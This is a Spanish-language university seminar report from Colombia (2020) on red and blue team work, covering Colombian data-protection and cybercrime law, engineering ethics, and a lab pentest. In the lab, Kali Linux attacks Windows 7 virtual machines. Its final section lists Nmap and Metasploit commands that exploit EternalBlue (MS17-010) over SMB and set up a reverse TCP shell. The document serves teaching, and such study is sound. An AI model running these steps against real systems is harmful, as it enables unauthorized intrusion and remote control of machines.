CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

MIGUEL ANGEL DAZA CASTILLEJO

SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD RED TEAM & BLUE TEAM

TUTOR JOHN FREDDY QUINTERO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA - UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA
VALLEDUPAR, CESAR
2020

RESUMEN

De todo el proceso del seminario, hemos aprendido como se deben proteger los sistemas informáticos, es por ello que, realizamos una serie de pruebas en un banco de trabajo, se instaló virtual box, para poder realizar instalaciones de los sistemas operativos en las máquinas virtuales, ejecutando unas series de pasos para poder verificar como los sistemas de cómputos son vulnerados, que no se debe hacer y que se hace en caso de ser atacados, por tal motivo hoy con toda las herramientas y los expertos en seguridad informática en red team y blue team que existen, podemos salvaguardar la información de cualquier empresa.

Los equipos especializados de red team y blue team, nos han permitido conocer y valorar cada día más los sistemas informáticos, debido a que la tecnología cada vez es más compleja y las empresas deben tener a la mano todas las herramientas para proteger la información, es por ello que, hay que tener el conocimiento y contratar a profesionales en la materia, ya que los delincuentes cibernéticos siempre están asechando la oportunidad o el desconocimiento de los encargados de custodiar estos sistemas. Para que una empresa pueda blindar su información, deben realizar unas inversiones bastante considerables, ya que permanentemente hay que estar monitoreando los mismos, como también conocer las leyes que nos permiten actuar ante cualquier suceso de vulneración, robo de identidad o de información como tal.

En la actualidad existen muchas herramientas que nos ayudan a monitorear nuestros sistemas, para tal fin contamos con personal altamente calificado para que ayuden a las empresas a permanecer actualizados, un ejemplo claro es la CIS “Center For Internet Security” (Cisecurity, s.f.), porque aquí aprovechamos todas las herramientas y experiencias que tienen estos profesionales en el manejo de incidentes de seguridad, empleando conocimiento que ofrecen y basan sus conocimientos con la experiencia de casos reales, situación está que blindaría la organización y sería un plus en la seguridad de la información.

INDICE

TABLA DE FIGURAS

GLOSARIO

Pentesting: Es una abreviatura de las palabras inglesas “penetration” y “testing”, que significa test y es la práctica de atacar diversos entornos con la intención de descubrir fallos, vulnerabilidades u otros fallos de seguridad, para así poder prevenir ataques externos hacia esos equipos o sistemas.

Ipconfig: Comando que nos permite conocer la IP en un ambiente Windows.

Ifconfig: Comando que nos permite conocer la IP en un ambiente Linux.

Red Team: realiza procesos de emulación de escenarios de amenazas a los que se puede enfrentar una organización, analizando la seguridad desde el punto de vista de los atacantes.

Blue Team: Trabajan en la mejora continua de la seguridad, rastreando incidentes de ciberseguridad, analizando los sistemas y aplicaciones para identificar fallos y/o vulnerabilidades y verificando la efectividad de las medidas de seguridad de la organización.

Nmap: Es un software que contiene código abierto y nos sirve para rastrear puertos abiertos, para realizar exploración de redes, sistemas operativos y buscar vulnerabilidades de los mismos, ya sea para realizar informes o realizar ataques.

Metasploit: Es un software que nos ayuda a realizar investigaciones acerca de las vulnerabilidades existente en los sistemas.

EternalBlue: Es una hazaña poderosa creada por la Agencia de seguridad nacional (NSA) de EE. UU. La herramienta les fue robada en 2017, y un grupo que se hacía llamar Shadow Hackers la filtró. los cibercriminales posteriores lo usaron para penetrar en los sistemas basados en Microsoft Windows.

Copnia: Es la entidad pública que tiene la función de controlar, inspeccionar y vigilar el ejercicio de la ingeniería, de sus profesiones afines y de sus profesiones auxiliares en general, en el territorio nacional.

Siem: La función principal es recolectar de manera centralizada toda la información que nos emiten nuestros dispositivos de seguridad, que tipo de errores y lo más importante trasmite toda acción inusual que se produce en un sistema. Esta tecnología nace de la combinación de dos categorías de productos como son SEM (gestión de eventos de seguridad) y SIM (gestión de información de seguridad).

INTRODUCCIÓN

Con los conocimientos adquiridos en este seminario podemos decir que la ciberseguridad se debe blindar con el personal experto en la materia, para que día a día tengamos las herramientas necesarias para afrontar estos retos informáticos, las inversiones deben darse en las organizaciones para no ser víctimas de estos delincuentes, con la responsabilidad que tienen estos profesionales en red team y blue team podemos prevenir y solucionar cualquier vulnerabilidad que presenten nuestros sistemas.

Las leyes en Colombia nos protegen en cualquier marco legal, la ley 1273 nos ampara ante cualquier situación de violación de dato o robo de información por terceras personas, pero esto no quiere decir que estemos protegidos o a salvo, porque estos delincuentes informáticos además de tomar todas las medidas necesarias para no ser detectados, siempre lo hacen a sabiendas que si son capturados les cae todo el peso de la ley y podrían enfrentar penas de cárcel y sanciones económicas muy drásticas.

Hoy en día, la tecnología es uno de los pilares fundamentales en un mercado de negocios, es por ello, que debemos realizar análisis permanentes de los sistemas que llevan las entidades para revisar las vulnerabilidades de los sistemas operativos con el fin de proteger el bien más preciado que se conoce como base de dato.

OBJETIVOS

OBJETIVO GENERAL

Conocer las herramientas que contienen los equipos de Red Team & Blue Team, para aplicarlas a las organizaciones y contar con el conocimiento de todo lo relacionado con las leyes que protegen la información y la protección de datos en Colombia.

OBJETIVOS ESPECIFICOS

- Analizar todas las estrategias y beneficios que tiene un equipo red team y blue team.
- Verificar y recomendar acciones que ayuden a las organizaciones a tener control sobre sus sistemas informáticos.
- Construir informe técnico que ayude a las empresas a mantener un sistema de información protegido por los delincuentes informáticos.
- Realizar video, donde se pueda observar paso a paso todas las evidencias de un banco de trabajo como protección de un sistema informático.

1. INFORME TÉCNICO

Con las herramientas adquiridas para realizar las pruebas en un banco de trabajo, hemos aprendido que los sistemas se deben actualizar permanentemente, ya que la tecnología en su afán de avanzar va dejando vulnerabilidades expuestas a individuos cibernéticos, que solo buscan la oportunidad para realizar fraudes, robo de información y otros con el fin de obtener un lucro personal.

Además de todo lo anterior, hemos conocido a fondo las leyes colombianas que protegen toda información de un sistema informático y los pros y los contras, estas leyes también deben ser conocidas por los expertos en tecnología, para saber cómo actuar en caso de algún fraude cibernético, es por ello, que relacionamos las leyes colombianas que amparan los delitos informáticos y la protección de datos, estas son: Ley 527 de 1999 - Comercio Electrónico (Senado S. d., 1999), Ley 599 de 2000. Código Penal (Senado S. d., 2012), (Ley 1273 del 5/01/2009) (Senado S. d., 2009). En el Código Penal, crea el bien jurídico tutelado - denominado “de la protección de la información y de los datos”, Decreto 1727 del 15/05/2009 (INFORMACIÓN, 2009); reglamentario de la Ley 1266/2008, Decreto 2952 del 6/08/2010; reglamentario de los artículos 12 y 13 de la Ley 1266/2008 (DISTRITAL, 2008), Ley 1581 del 17/10/2012; Régimen General de Protección de Datos Personales, Decreto Nacional 1377 de 2013; reglamentario de la Ley 1581/2012. Por el cual se reglamenta parcialmente la Ley 1581 de 2012 (Defensoria.gov, 2012). Decreto 886 del 13/05/2014. Reglamenta el artículo 25 de la Ley 1581 de 2012, relativo al Registro Nacional de Bases de Datos.

También podemos decir que la ética es muy importante para cualquier profesional en cualquier campo o labor que este se desempeñe, debido a que juega un papel muy importante en la vida de cualquier ser humano, es por ello, que cuando vayamos aceptar cualquier trabajo por muy buen pago que este sea debemos leer con lupa la letra menuda, debido a que no siempre las empresas contratan a su personal para cosas buenas y no podemos ser ajenos a las malas acciones, ya que en Colombia existe una ley que castiga esta clase de irregularidades. También es cierto, que estos profesionales de la ingeniería son regulados y vigilados por el Consejo Profesional Nacional de Ingeniería – COPNIA, la cual trata la ley 842 de 2003, y puede suspender o cancelar la tarjeta profesional por mala conducta o por enfrentar actos ilegales dentro del ejercicio de sus funciones, tal como lo señala el artículo 34 de esta ley, que habla de las Prohibiciones Especiales a los Profesionales Respecto de la Sociedad y que dice textualmente en su numeral a: Ofrecer o aceptar trabajos en contra de las disposiciones legales vigentes, o aceptar tareas que excedan la incumbencia que le otorga su título y su propia preparación. (COPNIA, 2003)

Por otra parte, el caso Operación Andrómeda, fue un escándalo a nivel nacional e internacional porque se realizaron diferentes maneras de robo de información, por consecuencia se perpetró una falta gravísima violando el artículo 239 del código penal colombiano, en su título VII de la ley 599 de 2000, donde esta ley tomo más fuerza con el nacimiento de la ley 1273 de 2009, donde se habla de los atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos en su artículo 269A al 269H, y de los atentados informáticos y otras infracciones que se contiene en los artículos 269I y 269J, dando a entender que también fueron violados todos los artículos de esta ley.

El **"pentesting"** o "test de penetración" consiste en atacar un sistema informático para identificar fallos, vulnerabilidades y demás errores de seguridad existentes, para así poder prevenir los ataques externos.

Todas las empresas se enfrentan a riesgos, cada vez más frecuentes, que pueden afectar a su sistema. Ser conscientes de estos riesgos es fundamental, pero no todas las empresas lo son (Tools, s.f.).

Existen herramientas para comprender la gravedad de los peligros a los que una organización se enfrenta en el día a día. Esto les permite detectar las brechas de seguridad existentes en su compañía y así estar prevenidos ante los riesgos que pueden surgir. (Tecnología, 2018).

Para esto, se realizó un laboratorio desde Kali Linux a dos sistemas operativos Windows 7 a x86 y x64 bit, donde primero se activaron los firewalls de Windows y el acceso remoto para que nos permitiera entrar y vulnerar los archivos solicitados para esto situamos a continuación las herramientas software utilizadas para descifrar esta actividad:

Nmap: Es un software que contiene código abierto y nos sirve para rastrear puertos abiertos, para realizar exploración de redes, sistemas operativos y buscar vulnerabilidades de los mismos, ya sea para realizar informes o realizar ataques (Informatica, 2007).

Metasploit: Es un software que nos ayuda a realizar investigaciones acerca de las vulnerabilidades existente en los sistemas (metasploit, s.f.).

Comenzando las pruebas de pentesting entrando en modo súper usuario para correr nuestro comando de Nmap, el cual es (nmap -A <IP>), colocamos la ip directamente porque ya es conocida o de lo contrario utilizamos un rango de ese segmento, donde se hará un análisis agresivo a la maquina victima este (-A) es un alias para [-O -sV -sC –traceroute] del cual hemos encontrado varios puertos abiertos como lo son 135,139,445

etc. Hemos detectado en el puerto 445 un servicio de Microsoft que corresponde al CVE 2017-0144 indicado por el cliente con el cual procederemos a testear la máquina de posibles ataques como se muestra a continuación.




Figura 1 comando nmap –A + ip Fuente: Daza, M. (2020), ataque comando nmap

Se observa el resultado del nmap.




Figura 2 resultado nmap Fuente: Daza, M. (2020).

En este paso procedemos abrir nuestra consola de Metasploit con el comando (msfconsole-q), la instrucción [-q] nos permite quitar el banner de nuestra consola.




Figura 3 Consola de Metasploit Fuente: Daza M. (2020)

Conociendo la falla de este servicio explotada por el CVE 2017-0144, la cual corresponde al exploit de eternalblue, procedemos a buscar con el comando (search eternalblue) en Metasploit.




Figura 4 exploit de eternalblue Fuente: Daza M. (2020)

Hemos encontrado todos los eternalblue, como se muestra a continuación.




Figura 5 Eternalblue encontrados Fuente: Daza M. (2020)

Una vez encontrado procedemos a usarlo con el comando: (use exploit/windows/smb/ms17_010_eternalblue).




Figura 6 Comando (use exploit/windows/smb/ms17_010_eternalblue) Fuente: Daza M. (2020).

Luego, ejecutamos el comando (show options) para configurar nuestra exploit y payload el cual viene por defecto con el reverse_https y nosotros usaremos el payload reverse_tcp para tener una conexión reversa a nuestra maquina Kali y setearemos los campos que nos pide por obligación nuestra exploit y payload tales como:
RHOST
LHOST
LPORT
Donde RHOST corresponde a la IP de la maquina víctima, LHOST a la IP de la maquina atacante y LPORT será nuestra Puerto de escucha dentro de la maquina atacante donde cambiaremos este de 8443 a 4444 y dejaremos el RHOST por defecto 445.




Figura 7 comando (show options) Fuente: Daza M. (2020).

Aquí hemos seteado nuestra payload de shell reversa (reverse_tcp) y llamamos (show options) para validar que hemos llenado los campos de manera correcta.




Figura 8 payload de shell reversa (reverse_tcp) Fuente: Daza M. (2020).

Aquí una vez validado, corremos el comando (exploit o run) para lanzar el ataque.

